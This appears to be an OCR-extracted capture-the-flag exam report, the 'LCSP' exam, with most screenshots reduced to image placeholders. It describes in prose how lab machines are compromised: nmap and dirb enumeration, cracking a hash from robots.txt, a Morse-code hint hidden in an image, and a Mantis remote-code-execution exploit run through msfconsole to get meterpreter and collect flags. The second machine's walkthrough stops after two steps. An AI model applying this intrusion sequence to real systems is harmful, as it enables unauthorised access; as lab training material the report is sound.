

Gurashish Anand
LCSP EXAM REPORT:-

Machine 1:- 192.168.0.102

STEP:1:- Use nmap to find out vulnerabilities.




STEP:2:- Use dirb to find out files and directories that reside on the target machine.




Here, we will find the 'robots.txt' and link to the mantis directory.

Step:3:- We will now open robots.txt.




After opening the robots.txt file, we will get a hash code and a path of an image file, we will first decrypt the hash code then look on to the image file. We would simple copy the hash code and search it on google, after doing that we would


get a link where we could decrypt the hash, after the hash is decrypted, we will get our first flag out of 3.




Step:4:- After we get our first flag, we would download the image file we got from robots.txt and look at its string records.




We would use wget to download the image file and then we would use string command to look at the string records of the image file.




After we use the string command, we would get a morse code at the end of it which we would decrypt by any online decoder. After we decrypt the morse code, we will get some hint for the exploitation.




Step:5: Next, we would search for a remote code execution exploit for 'mantis' on exploit-db.com just to confirm the CVE number, and after we do that, CVE matches which means we are good to go.




Step:6: Search the exploit by the CVE number on msfconsole, and make the necessary inputs before exploitation, and run the exploit to gain meterpreter.



Step:6:- While browsing the target machine through meterpreter for more clues, we will find the hash of the final flag in the the directory “C:\Users\Sanj\Desktop”.




Step:7:- Decode the base64 hash found in the flag.txt file.




First machine cracked.

Machine 2:- 192.168.0.103


Step:1:- Use nmap to find out vulnerabilities.



Step:2:- Get to the webpage and find get method to generate error.



